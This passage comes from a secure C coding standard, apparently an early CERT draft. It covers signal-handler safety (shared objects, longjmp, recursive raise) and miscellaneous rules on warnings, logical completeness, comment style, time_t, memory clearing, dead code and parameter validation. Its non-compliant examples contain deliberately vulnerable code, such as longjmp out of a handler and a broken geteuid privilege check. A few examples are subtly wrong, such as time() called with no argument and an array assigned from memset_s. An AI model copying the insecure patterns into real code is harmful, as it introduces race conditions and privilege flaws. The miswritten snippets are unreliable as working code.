4. At each function call to `signal(int, void (*f)(int))` get the second argument from the argument list. To make sure that this is not an overloaded function the function type signature is evaluated and/or the location of the declaration of the function is verified to be from the correct file (because this is not a link-time analysis it is not possible to test the library implementation). Any definition for `signal()` in the application is suspicious, because it should be in a library.
5. Perform a nested query on the registered signal handler to get the list of functions that are called. Verify that each function being called is in the list of async-safe functions. To avoid repeatedly reviewing each function, the result of the first test of the function should be stored.
6. Report any violations detected.

References

[Dowd 06] Chapter 13, "Synchronization and State"
[ISO/IEC 03] Section 5.2.3, "Signals and interrupts"
[ISO/IEC 9899-1999:TC2] Section 7.14, "Signal handling <signal.h>"
[Open Group 04] longjmp
[OpenBSD] `signal()` Man Page
[Zalewski 01]

SIG31-C. Do not access or modify shared objects in signal handlers

This page last changed on Aug 11, 2007 by rcs.

With one exception, accessing or modifying shared objects in signal handlers can lead to race conditions, opening up security holes.

According to the "Signals and Interrupts" section of the C99 Rationale:

> The C89 Committee concluded that about the only thing a strictly conforming program can do in a signal handler is to assign a value to a `volatile static` variable which can be written uninterruptedly and promptly return.

The C99 standard dictates the use of `volatile sig_atomic_t`. The type of `sig_atomic_t` is implementation defined, although there are bounding constraints. Only assign integer values from `0` through `127` to a variable of type `sig_atomic_t` to be fully portable.

Non-Compliant Code Example

`err_msg` is updated to reflect the `SIGINT` signal that was encountered. Issues will occur if a `SIGINT` is generated prior to the `malloc` of `err_msg` finishing.

```
#include <signal.h>
#include <stdlib.h>
#include <string.h>

char *err_msg;

void handler(int signum) {
  signal(signum, handler);
  strcpy(err_msg, "SIGINT encountered.");
}

int main(void) {
  signal(SIGINT, handler);

  err_msg = malloc(24);
  if (err_msg == NULL) {
    /* handle error condition */
  }
  strcpy(err_msg, "No errors yet.");

  /* main code loop */

  return 0;
}
```

Compliant Solution

To be safe, signal handlers should only unconditionally set a flag of type `volatile sig_atomic_t` and return.

```
#include <signal.h>
#include <stdlib.h>
#include <string.h>

char *err_msg;
volatile sig_atomic_t e_flag = 0;

void handler(int signum) {
  signal(signum, handler);
  e_flag = 1;
}

int main(void) {
  signal(SIGINT, handler);

  err_msg = malloc(24);
  if (err_msg == NULL) {
    /* handle error condition */
  }

  strcpy(err_msg, "No errors yet.");

  /* main code loop */
  if (e_flag) {
    strcpy(err_msg, "SIGINT received.");
  }

  return 0;
}
```

The signal handler may also call the `abort()` function, the `_Exit()`, function, or the `signal()` function with the first argument equal to the signal number corresponding to the signal that caused the invocation of the handler. This may be necessary to ensure that the handler persists (see SIG01-A. Understand implementation-specific details regarding signal handler persistence).

Risk Assessment

Depending on the code, this could lead to any number of attacks, many of which could give root access. For an overview of some software vulnerabilities, see [Zalewski 06].

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
SIG31-C	**3** (high)	**3** (likely)	**1** (high)	**P9**	**L2**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

Mitigation Strategies

Static Analysis

Compliance with this rule can be checked using structural static analysis checkers using the following algorithm:

1. Traverse the abstract syntax tree (AST) to identify function calls to the signal function `signal(int, void (*f)(int))`.
2. At each function call to `signal(int, void (*f)(int))` get the second argument from the argument list. To make sure that this is not an overloaded function the function type signature is evaluated and/or the location of the declaration of the function is verified to be from the correct file (because this is not a link-time analysis it is not possible to test the library implementation). Any definition for `signal()` in the application is suspicious, because it should be in a library.
3. Perform a nested query to identify all referenced objects with static storage duration. Verify that none of these objects are referenced as an rvalue, and that for each object referenced as an lvalue, the underlying type is `sig_atomic_t`.
4. Report any violations detected.

References

[Dowd 06] Chapter 13, Synchronization and State
[ISO/IEC 03] "Signals and Interrupts"
[Open Group 04] longjmp
[OpenBSD] signal() Man Page
[Zalewski] http://lcamtuf.coredump.cx/signals.txt

SIG32-C. Do not call longjmp() from inside a signal handler

This page last changed on Jun 22, 2007 by jpincar.

Do not include the `longjmp()` function in a signal handler. Invoking the `longjmp()` function from within a signal handler can lead to undefined behavior if it results in the invocation of a non-asynchronous-safe functions, which is almost certain. This rule is closely related to SIG30-C. Only call async-safe functions within signal handlers.

Non-Compliant Code Example

This non-compliant code example is similar to a vulnerability in an old version of Sendmail SMTP (VU #834865). The intent is to execute code in a `main()` loop, which also logs some data. Upon receiving a `SIGINT`, the program transfers out of the loop, logs the error, and terminates.

However, an attacker could exploit this non-compliant code by generating a `SIGINT` just before the second `if`-statement in `log_message()`. This results in `longjmp()` transferring control back to `main()`, where `log_message()` is called again. However, the first `if`-statement would not get executed this time (as `buf` was not set to `NULL` because of the interrupt), and the program consequently writes to the invalid memory location referenced by `buf0`.

```
#include <setjmp.h>
#include <signal.h>
#include <stdlib.h>

enum { MAXLINE = 1024 };
static jmp_buf env;

void handler(int signum) {
  signal(signum, handler);
  longjmp(env, 1);
}

void log_message(char *info1, char *info2) {
  static char *buf = NULL;
  static size_t bufsize;
  char buf0[MAXLINE];

  if (buf == NULL) {
    buf = buf0;
    bufsize = sizeof buf0;
  }

  /* try to fit a message into buf, else
     re-allocate it on the heap, then
     log the message. */

/*** VULNERABILITY IF SIGINT RAISED HERE ***/

  if (buf == buf0) {
    buf = NULL;
  }
}

int main(void) {
  signal(SIGINT, handler);
  char *info1;
  char *info2;

  /* info1 and info2 are set by user input here */

  if (setjmp(env) == 0) {
    while (1) {
      /* main loop program code */
      log_message(info1, info2);
      /* more program code */
    }
  }
  else {
    log_message(info1, info2);
  }

  return 0;
}
```

Compliant Solution

In the compliant solution, the call to `longjmp()` was removed, and instead the signal handler only sets an error flag.

```
#include <signal.h>
#include <stdlib.h>

enum { MAXLINE = 1024 };
volatile sig_atomic_t eflag = 0;

void handler(int signum) {
  signal(signum, handler);
  eflag = 1;
}

void log_message(char *info1, char *info2) {
  static char *buf = NULL;
  static size_t bufsize;

  char buf0[MAXLINE];

  if (buf == NULL) {
    buf = buf0;
    bufsize = sizeof buf0;
  }

  /* try to fit a message into buf, else
     re-allocate it on the heap, then
     log the message. */

  if (buf == buf0) {
    buf = NULL;
  }
}

int main(void) {
  signal(SIGINT, handler);
  char *info1;
  char *info2;

  /* info1 and info2 are set
     by user input here */

  while (!eflag) {
    /* main loop program code */

    log_message(info1, info2);

    /* more program code */
  }

  log_message(info1, info2);

  return 0;
}
```

Risk Assessment

Including the `longjmp()` function in a signal handler allows an attacker a direct route to another point in your code, introducing possible reentrancy issues, unintended information disclosure, and other race condition vulnerabilities.

Another notable case where using the `longjmp()` function in a signal handler caused a serious vulnerability is wu-ftpd 2.4. The effective user ID is set to zero in one signal handler. If a second signal interrupts the first, a call is made to `longjmp()`, returning the program back to the main thread, but without lowering the user's privileges. These escalated privileges could be used for further exploitation.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
SIG32-C	**3** (high)	**3** (likely)	**1** (high)	**P9**	**L2**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[Dowd 06] Chapter 13, Synchronization and State
[MARC] wu-ftpd bugtraq
[Open Group 04] longjmp
[OpenBSD] `signal()` Man Page

SIG33-C. Do not recursively invoke the raise() function

This page last changed on Jul 09, 2007 by jpincar.

C99 disallows recursive invocation of the `raise()` function. According to C99, Section 7.14.1.1#4 [ISO/IEC 9899-1999:TC2]:

> If the signal occurs as the result of calling the abort or raise function, the signal handler shall not call the raise function.

The POSIX standard [Open Group 04] also prohibits the signal handler from calling the `raise()` function if the signal occurs as the result of calling the `kill()`, `pthread_kill()`, or `sigqueue()` functions.

Non-Compliant Code Example

In this non-compliant example, the `handler()` function is used to carry out `SIGINT` specific tasks, and then `raise()`'s a `SIGUSR1` to log the interrupt. However, there is a nested call to the `raise()` function, which results in undefined behavior.

```
#include <signal.h>

void log_msg(int signum) {
  signal(signum, log_msg);
  /* log error message in some async-safe manner */
}

void handler(int signum) {
  signal(signum, handler);

  /* do some handling specific to SIGINT */

  raise(SIGUSR1);
}

int main(void) {
  signal(SIGUSR1, log_msg);
  signal(SIGINT, handler);

  /* program code */
  raise(SIGINT);
  /* more code */

  return 0;
}
```

Compliant Solution

In this compliant solution, the call to the `raise()` function inside `handler()` has been replaced by a direct call to `log_msg()`.

```
#include <signal.h>

void log_msg(int signum) {
  signal(signum, log_msg);
```

```
    /* log error message in some async-safe manner */
  }

  void handler(int signum) {
    signal(signum, handler);

    /* do some handling specific to SIGINT */

    log_msg(SIGUSR1);
  }

  int main(void) {
    signal(SIGUSR1, log_msg);
    signal(SIGINT, handler);

    /* program code */
    raise(SIGINT);
    /* more code */

    return 0;
  }
```

Risk Assessment

Undefined behavior arises if a signal occurs as the result of a call to `abort()` or `raise()`, and it in turn calls the `raise()` function.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
SIG33-C	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[Dowd 06] Chapter 13, Synchronization and State
[ISO/IEC 9899-1999:TC2] Section 7.14.1.1, "The `signal` function"
[Open Group 04]
[OpenBSD] `signal()` Man Page

13. Miscellaneous (MSC)

This page last changed on Jul 13, 2007 by shaunh.

Recommendations

MSC00-A. Compile cleanly at high warning levels

MSC01-A. Strive for logical completeness

MSC02-A. Avoid errors of omission

MSC03-A. Avoid errors of addition

MSC04-A. Use comments consistently and in a readable fashion

MSC05-A. Do not manipulate time_t typed values directly

MSC06-A. Be aware of insecure compiler optimization when dealing with sensitive data

MSC07-A. Detect and remove dead code

MSC08-A. Library functions should validate their parameters

MSC09-A. Character Encoding - Use Subset of ASCII for Safety

MSC10-A. Character Encoding - UTF8 Related Issues

MSC11\-A. Reserved

MSC12-A. Detect and remove code that has no effect

MSC13-A. Detect and remove unused values

Rules

MSC30-C. Do not use the rand function

MSC31-C. Ensure that return values are compared against the proper type

Risk Assessment Summary

Recommendatio	Severity	Likelihood	Remediation	Priority	Level

			Cost		
MSC00-A	**3** (high)	**2** (probable)	**1** (high)	**P6**	**L2**
MSC01-A	**2** (medium)	**1** (unlikely)	**2** (medium)	**L3**	**P2**
MSC02-A	**1** (low)	**1** (unlikely)	**2** (medium)	**P4**	**L3**
MSC03-A	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**
MSC04-A	**2** (medium)	**1** (unlikely)	**2** (medium)	**P4**	**L3**
MSC05-A	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**
MSC06-A	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**
MSC07-A	**1** (low)	**1** (unlikely)	**1** (high)	**P1**	**L3**
MSC08-A	**2** (medium)	**1** (unlikely)	**1** (high)	**P2**	**L3**
MSC09-A	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**
MSC10-A	**2** (medium)	**1** (unlikely)	**1** (high)	**P2**	**L3**
MSC11-A					
MSC12-A	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**
MSC13-A	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**

Rule	**Severity**	**Likelihood**	**Remediation Cost**	**Priority**	**Level**
MSC30-C	**1** (low)	**1** (unlikely)	**1** (high)	**P1**	**L3**
MSC31-C	**1** (low)	**2** (probable)	**2** (medium)	**P4**	**L3**

MSC00-A. Compile cleanly at high warning levels

This page last changed on Jul 10, 2007 by shaunh.

Compile code using the highest warning level available for your compiler and eliminate warnings by modifying the code.

According to C99 Section 5.1.1.3:

> A conforming implementation shall produce at least one diagnostic message (identified in an implementation-defined manner) if a preprocessing translation unit or translation unit contains a violation of any syntax rule or constraint, even if the behavior is also explicitly specified as undefined or implementation-defined. Diagnostic messages need not be produced in other circumstances.

Assuming a conforming implementation, eliminating diagnostic messages will eliminate any violation of syntax rules or other constraints.

Exceptions

Compilers can produce diagnostic messages for correct code. This is permitted by C99 which allows a compiler to produce a diagnostic for any reason it wants. It is often preferable to rewrite code to eliminate compiler warnings, but in if the code is correct it is sufficient to provide a comment explaining why the warning message does not apply.

Risk Assessment

Eliminating violations of syntax rules and other constraints can eliminate serious software vulnerabilities that can lead to the execution of arbitrary code with the permissions of the vulnerable process.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
MSC00-A	**3** (high)	**2** (probable)	**1** (high)	**P6**	**L2**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[Sutter 05] Item 1
[ISO/IEC 9899-1999] Section 5.1.1.3, "Diagnostics"
[Seacord 05] Chapter 8, "Recommended Practices"

MSC01-A. Strive for logical completeness

This page last changed on Jul 10, 2007 by shaunh.

Software vulnerabilities can result when a programmer fails to consider all possible data states.

Non-Compliant Code Example

This example fails to test for conditions where a is neither b nor c. This may be the correct behavior in this case, but failure to account for all the values of a may result in logic errors if a unexpectedly assumes a different value.

```
if (a == b) {
  /* ... */
}
else if (a == c) {
  /* ... */
}
```

Compliant Solution

This compliant solution explicitly checks for the unexpected condition and handles it appropriately.

```
if (a == b) {
  /* ... */
}
else if (a == c) {
  /* ... */
}
else {
  /* handle error condition */
}
```

Non-Compliant Code Example

This non-compliant code example fails to consider all possible cases. This may be the correct behavior in this case, but failure to account for all the values of `widget_type` may result in logic errors if `widget_type` unexpectedly assumes a different value. This is particularly problematic in C, because an identifier declared as an enumeration constant has type `int`. Therefore, a programmer can accidentally assign an arbitrary integer value to an `enum` type as shown in this example.

```
enum WidgetEnum { WE_W, WE_X, WE_Y, WE_Z } widget_type;

widget_type = 45;

switch (widget_type) {
  case WE_X:
    /* ... */
    break;
  case WE_Y:
    /* ... */
    break;
  case WE_Z:
    /* ... */
    break;
}
```

Implementation Details

Microsoft Visual C++ .NET with /W4 does not warn when assigning an integer value to an enum type, or when the switch statement does not contain all possible values of the enumeration.

Compliant Solution

This compliant solution explicitly checks for the unexpected condition by adding a `default` clause to the switch statement.

```
enum WidgetEnum { WE_W, WE_X, WE_Y, WE_Z } widget_type;

widget_type = WE_X;

switch (widget_type) {
 case WE_W:
    /* ... */
    break;
  case WE_X:
    /* ... */
    break;
  case WE_Y:
    /* ... */
    break;
  case WE_Z:
    /* ... */
    break;
  default:
    /* handle error condition */
    break;
}
```

Risk Assessment

Failing to take into account all possibilities within a logic statement can lead to a corrupted running state, possibly resulting in unintentional information disclosure or abnormal termination.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
MSC01-A	**2** (medium)	**1** (unlikely)	**2** (medium)	**P4**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[Hatton 95] Section 2.7.2, "Errors of omission and addition"
[Viega 05] Section 5.2.17, "Failure to account for default case in switch"

MSC02-A. Avoid errors of omission

This page last changed on Jun 22, 2007 by jpincar.

Errors of omission occur when necessary characters are omitted and the resulting code still compiles cleanly but behaves in an unexpected fashion.

Non-Compliant Code Example

This conditional block is only executed if b does not equal zero.

```
if (a = b) {
 /* ... */
}
```

While this may be intended, it is almost always a case of the programmer mistakenly using the assignment operator = instead of the equals operator ==.

Compliant Solution

This conditional block is now executed when a is equal to b.

```
if (a == b) {
 /* ... */
}
```

Non-Compliant Code Example

This example was taken from an actual vulnerability (VU#837857) discovered in some versions of the X Window System server. The vulnerability exists because the programmer neglected to provide the open and close parentheses following the `geteuid()` function identifier. As a result, the `geteuid` token returned the address of the function, which is never equal to zero. Hence, the `or` condition of this `if` statement is always true and access is provided to the protected block for all users.

```
/* First the options that are only allowed for root */
 if (getuid() == 0 || geteuid != 0) {
   /* ... */
  }
```

Implementation Specific Details

This error can often be detected through the analysis of compiler warnings. For example, when this code is compiled with some versions of the GCC compiler,

```
#include <unistd.h>
#include <stdlib.h>
#include <stdio.h>

int main(void) {
  geteuid ? exit(0) : exit(1);
}
```

the following warning will be generated:

```
example.c: In function 'main':
example.c:6: warning: the address of 'geteuid', will always evaluate as 'true'
```

Compliant Solution

The solution is to provide the open and close parentheses following the `geteuid` token so that the function is properly invoked.

```
/* First the options that are only allowed for root */
if (getuid() == 0 || geteuid() != 0) {
  /* ... */
}
```

Risk Assessment

Errors of omission can result in unintended program flow.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
MSC02-A	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

Automated Detection

The Coverity Prevent **BAD_COMPARE** checker can detect the specific instance where the address of a function is compared against 0, such as in the case of `geteuid` versus `getuid()` above. Coverity Prevent cannot discover all violations of this rule so further verification is necessary.

References

[Hatton 95] Section 2.7.2, "Errors of omission and addition"

MSC03-A. Avoid errors of addition

This page last changed on Jun 22, 2007 by jpincar.

Errors of addition occur when characters are accidently included and the resulting code still compiles cleanly but behaves in an unexpected fashion.

Non-Compliant Code Example

This code block doesn't do anything.

```
a == b;
```

It is almost always the case that the programmer mistakenly uses the equals operator `==` instead of the assignment operator `=`.

Compliant Solution

This code actually assigns the value of `b` to the variable `a`.

```
a = b;
```

Non-Compliant Code Example

The { } block is always executed because of the ";" following the `if` statement.

```
if (a == b); {
  /* ... */
}
```

It is almost always the case that the programmer mistakenly inserted the semicolon.

Compliant Solution

This code only executes the block when `a` equals `b`.

```
if (a == b) {
  /* ... */
}
```

Risk Assessment

Errors of addition can result in unintended program flow.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
MSC03-A	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[Hatton 95] Section 2.7.2, "Errors of omission and addition"

MSC04-A. Use comments consistently and in a readable fashion

This page last changed on Jul 10, 2007 by shaunh.

Non-Compliant Code Example

Do not use the character sequence /* within a comment:

```
/* comment with end comment marker unintentionally omitted
security_critical_function();
/* some other comment */
```

In this example, the call to the security critical function is not executed. It is possible that, in reviewing this page, a reviewer may assume that the code is executed.

In cases where this is the result of an accidental omission, it is useful to use an editor that provides syntax highlighting or formats the code to help identify issues like missing end comment deliminators.

Because missing end deliminators is error prone and often viewed as a mistake, it is recommended that this approach not be used to comment out code.

Compliant Solution

Comment out blocks of code using conditional compilation (e.g., `#if`, `#ifdef`), or `#ifndef`).

```
#if 0  /* use of critical security function no longer necessary */
security_critical_function();
/* some other comment */
#endif
```

The text inside a block of code commented-out using `#if`, `#ifdef`), or `#ifndef` must still consist of *valid preprocessing tokens*. This means that the characters " and ' must each be paired just as in real C code, and the pairs must not cross line boundaries. In particular, an apostrophe within a contracted word looks like the beginning of a character constant. Therefore, natural-language comments and pseudocode should always be written between the comment delimiters /* and */ or following `//`.

Non-Compliant Code Example

These are some additional examples of comment styles that are confusing and should be avoided:

```
// */          /* comment, not syntax error */

f = g/**//h;   /* equivalent to f = g / h; */

//\
i();           /* part of a two-line comment */
```

```
/\
/ j();          /* part of a two-line comment */


/*//*/ l();     /* equivalent to l(); */

m = n//**/o
+ p;            /* equivalent to m = n + p; */

a = b //*divisor:*/c
+d;             /* interpreted as a = b/c +d; in c90 compiler and a = b+d; in c99 compiler */
```

Compliant Solution

Use a consistent style of commenting:

```
/* Nice simple comment */

int i; /* counter */
```

Risk Assessment

Confusion over which instructions are executed and which are not can lead to serious programming errors and vulnerabilities, including denial of service, abnormal program termination, and data integrity violation. This problem is mitigated by the use of interactive development environments (IDE) and editors that use fonts, colors, or other mechanisms to differentiate between comments and code. However, the problem can still manifest itself, for example, when reviewing source code printed at a black and white printer.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
MSC04-A	**2** (medium)	**1** (unlikely)	**2** (medium)	**P4**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Section 6.4.9, "Comments," and Section 6.10.1, "Conditional inclusion"
[MISRA 04] Rule 2.3: The character sequence /* shall not be used within a comment, and Rule 2.4: Sections of code should not be "commented out"
[Summit 05] Question 11.19

MSC05-A. Do not manipulate time_t typed values directly

This page last changed on Jul 13, 2007 by shaunh.

`time_t` is specified as an "arithmetic type capable of representing times." However, how time is encoded within this arithmetic type is unspecified. Because the encoding is unspecified, there is no safe way to manually perform arithmetic on the type, and, as a result, the values should not be modified directly.

Non-Compliant Code Example

This code attempts to execute `do_some_work()` multiple times until at least `seconds_to_work` has passed. However, because the encoding is not defined, there is no guarantee that adding `start` to `seconds_to_work` will result adding `seconds_to_work` seconds.

```
int do_work(int seconds_to_work) {
  time_t start;
  start = time();

  if (start == (time_t)(-1)) {
    /* Handle error */
  }
  while (time() < start + second_to_work) {
    do_some_work();
  }
}
```

Compliant Solution

This compliant solution uses `difftime()` to determine the difference between two `time_t` values. `difftime()` returns the number of seconds from the second parameter until the first parameter and returns the result as a `double`.

```
int do_work(int seconds_to_work) {
  time_t start;
  time_t current;
  start = time();
  current = start;

  if (start == (time_t)(-1)) {
    /* Handle error */
  }
  while (difftime(current, start) < seconds_to_work) {
    current = time();
    if (current == (time_t)(-1)) {
       /* Handle error */
    }
    do_some_work();
  }
}
```

Note that this loop may still not exit, as the range of `time_t` may not be able to represent two times `seconds_to_work` apart.

Risk Assessment

Using `time_t` incorrectly can lead to broken logic that could place a program in an infinite loop or cause an expected logic branch to not actually execute.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
MSC05-A	**1** (low)	**1** (low)	**2** (medium)	**P2**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[Kettlewell 02] Section 4.1, "time_t"
[ISO/IEC 9899-1999] Section 7.23, "Date and time <time.h>"

MSC06-A. Be aware of insecure compiler optimization when dealing with sensitive data

This page last changed on Jul 13, 2007 by shaunh.

The C99 standards states that:

> In the abstract machine, all expressions are evaluated as specified by the semantics. An actual implementation need not evaluate part of an expression if it can deduce that its value is not used and that no needed side effects are produced (including any caused by calling a function or accessing a volatile object).

This clause gives compilers the right to remove code deemed unused or unneeded when building a program. While this is usually beneficial, sometimes the compiler removes code that it thinks is not needed but has been added with security in mind. An example of this is clearing out the memory of a buffer which is used to store sensitive data. Therefore, care must always be taken when dealing with sensitive data to ensure that operations on it always execute as intended.

Non-Compliant Code Example (`memset()`)

```
void getPassword() {
  char pwd[64];
  if (GetPassword(pwd, sizeof(pwd))) {
    /* checking of password, secure operations, etc */
  }
  memset(pwd, 0, sizeof(pwd));
}
```

Some compiler optimization modes may remove code sections if the optimizer determines that doing so will not alter the behavior of the program. In this example, this can cause the call to memset() (which the programmer had hoped would clear sensitive memory) to be removed because after the store to pwd, pwd is never accessed again. Check compiler documentation for information about this compiler specific behavior and which optimization levels can cause this behavior to occur.

For all of the below listed compliant code examples, it is strongly recommended that the programmer inspect the generated assembly code to ensure that memory is actually cleared and none of the function calls are optimized out.

Non-Compliant Code Example (`Touching Memory`)

This non-compliant code example accesses the buffer again after the call to `memset()`. This prevents some compilers from optimizing out the call to `memset()` but does not work for all implementaitons. Check compiler documentation to guarantee this behavior for a specific platform.

```
void getPassword() {
  char pwd[64];
  if (retrievePassword(pwd, sizeof(pwd))) {
    /*checking of password, secure operations, etc */
  }
  memset(pwd, 0, sizeof(pwd));
  *(volatile char*)pwd= *(volatile char*)pwd;
}
```

Implementation Details

The MIPSpro compiler and versions 3 and later of GCC cleverly nullify only the first byte and leave the rest intact.

Non-Compliant Code Example (Windows)

This compliant solution uses a `ZeroMemory()` function provided by many versions of the Microsoft Visual Studio compiler.

```
  void getPassword() {
    char pwd[64];
    if (retrievePassword(pwd, sizeof(pwd))) {
      /* checking of password, secure operations, etc */
    }
    ZeroMemory(pwd, sizeof(pwd));
  }
```

A call to `ZeroMemory()` may be optimized out in similar manner as a call to `memset()`.

Compliant Code Example (Windows)

This compliant solution uses a `SecureZeroMemory()` function provided by many versions of the Microsoft Visual Studio compiler. The documentation for the `SecureZeroMemory()` function guarantees that the compiler will not optimize out this call when zeroing memory.

```
  void getPassword() {
    char pwd[64];
    if (retrievePassword(pwd, sizeof(pwd))) {
      /* checking of password, secure operations, etc */
    }
    SecureZeroMemory(pwd, sizeof(pwd));
  }
```

Compliant Solution (Windows)

The `#pragma` directives here instructs the compiler to avoid optimizing the enclosed code. This `#pragma` directive is supported on some versions of Microsoft Visual Studio, and may be supported on other compilers. Check compiler documentation to ensure its availability and its optimization guarantees.

```
  void getPassword() {
    char pwd[64];
    if (retrievePassword(pwd, sizeof(pwd))) {
      /* checking of password, secure operations, etc */
    }
  #pragma optimize("", off)
    memset(pwd, 0, sizeof(pwd));
  #pragma optimize("", on)
  }
```

Compliant Solution

This compliant solution uses the `volatile` type qualifier to help flag to the compiler that the memory should be overwritten and that the call to the `memset_s()` function should not be optimized out. Unfortunately, this compliant solution may not be as efficient as possible due to the nature of the volatile type qualifier preventing the compiler from optimizing the code at all. Typically, some compilers are smart enough to replace calls to `memset()` with equivalent assembly instructions which are much more efficient then the `memset()` implementation. Implementing a `memset_s()` function as below may prevent the compiler from using the optimal assembly instructions and may result in less efficient code. Check compiler documentation and the assembly output from the compiler.

```
  /* memset_s.c */
  void *memset_s(void \*v, int c, size_t n) {
    volatile char *p = v;
    while (n--)
      *p++ = c;

    return v;
  }

  /* getPassword.c */
  extern void *memset_s(void *v, int c, size_t n);

  void getPassword() {
    char pwd[64];
    if (retrievePassword(pwd, sizeof(pwd))) {
       /*checking of password, secure operations, etc \*/
    }
    pwd = memset_s(pwd, 0, sizeof(pwd));
  }
```

However, it should be noted that both calling functions and accessing `volatile` qualified objects can still be optimized out (while maintaining strict conformance to the standard), so the above may still **not** work.

Risk Assessment

If the compiler optimizes out memory clearing code, an attacker could gain access to sensitive data.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
MSC06-A	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Section 6.7.3, "Type qualifiers"
[US-CERT], "MEMSET"
[MSDN], "SecureZeroMemory"
[MSDN], "Optimize (C/C++)"
[Wheeler], "Secure Programming for Linux and Unix HOWTO". Section 11.4.

MSC07-A. Detect and remove dead code

This page last changed on Jun 22, 2007 by jpincar.

Code that is never executed is known as dead code. Typically, the presence of dead code indicates that a logic error has occurred as a result of changes to a program or the program's environment. Dead code is usually optimized out of a program during compilation. However, to improve readability and ensure that logic errors are resolved, dead code should be identified, understood, and removed from a program.

Non-Compliant Code Example 1

This example, inspired by Fortify demonstrates how dead code can be introduced into a program. The second conditional statement, `if (s)` will never evaluate true because it requires that `s` not be assigned `NULL`, and the only path where `s` can be assigned a non-`NULL` value ends with a return statement.

```
int func(int condition) {
    char *s = NULL;
    if (condition) {
        s = malloc(10);
        if (s == NULL) {
           /* Handle Error */
        }
        /* Process s */
        return 0;
    }
    /* ... */
    if (s) {
        /* This code is never reached */
    }
    return 0;
}
```

Compliant Solution 1

Remediating dead code requires the programmer to determine why the code is never executed and then resolve that situation appropriately. To correct the example above, the `return` is removed from the body of the first conditional statement.

```
int func(int condition) {
    char *s = NULL;
    if (condition) {
        s = malloc(10);
        if (s == NULL) {
           /* Handle Error */
        }
        /* Process s */
    }
    /* ... */
    if (s) {
        /* This code is now reachable */
    }
    return 0;
}
```

Non-Compliant Code Example 2

In this example, the `strlen()` function is used to limit the number of times the function `string_loop()` will iterate. The conditional statement inside the loop is activated when the current character in the string is the `NULL` terminator. However, because `strlen()` returns the number of characters that precede the `NULL` terminator, the conditional statement never evaluates true.

```
int string_loop(char *str) {
    size_t i;
    for (i=0; i < strlen(str); i++) {
        /* ... */
        if (str[i] == '\0')
            /* This code is never reached */
    }
    return 0;
}
```

Compliant Solution 2

Removing the dead code depends on the intent of the programmer. Assuming the intent is to flag and process the last character before the `NULL` terminator, the conditional is adjusted to correctly determine if the `i` refers to the index of the last character before the `NULL` terminator.

```
int string_loop(char *str) {
    size_t i;
    for (i=0; i < strlen(str); i++) {
        /* ... */
        if (str[i+1] == '\0')
            /* This code is now reached */
    }
    return 0;
}
```

Risk Assessment

The presence of dead code may indicate logic errors that can lead to unintended program behavior. The ways in which dead code can be introduced in to a program and the effort required to remove it can be complex. Given this, resolving dead code can be an in-depth process requiring significant changes.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
MSC07-A	**1** (low)	**1** (unlikely)	**1** (high)	**P1**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[Fortify 06] Code Quality, "Dead Code"

MSC08-A. Library functions should validate their parameters

This page last changed on Jul 13, 2007 by shaunh.

When writing a library, each exposed function should perform a validity check on its parameters. Validity checks allow the library to survive at least some forms of improper usage, enabling an application using the library to likewise survive, and often simplifies the task of determining the condition that caused the illegal parameter.

Non-Compliant Coding Example

In this non-compliant example, `setfile()` and `usefile()` do not validate their parameters. It is possible that an invalid file pointer may be used by the library, corrupting the library's internal state and exposing a vulnerability.

```
/* sets some internal state in the library */
extern int setfile(FILE *file);

/* performs some action using the file passed earlier */
extern int usefile();

static FILE *myFile;

int setfile(FILE *file) {
    myFile = file;
    return 0;
}

int usefile() {
    /* perform some action here */
    return 0;
}
```

The vulnerability may be more severe if the internal state references sensitive or system-critical data.

Compliant Solution

Validating the function parameters and verifying the internal state leads to consistency of program execution and may eliminate potential vulnerabilities.

```
/* sets some internal state in the library */
extern int setfile(FILE *file);

/* performs some action using the file passed earlier */
extern int usefile();

static FILE *myFile;

int setfile(FILE *file) {
 if (file && !ferror(file) && !feof(file)) {
    myFile = file;
    return 0;
  }

  myFile = NULL;
  return -1;
}
```

```
int usefile() {
  if (!myFile) return -1;

    /* perform other checks if needed, return error condition */

    /* perform some action here */
    return 0;
}
```

Risk Assessment

Failing to validate the parameters in library functions may result in an access violation or a data integrity violation. Such a scenario is indicative of a flaw in the manner in which the library is used by the calling code. However, it may still be the library itself that is the vector by which the calling code's vulnerability is exploited.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
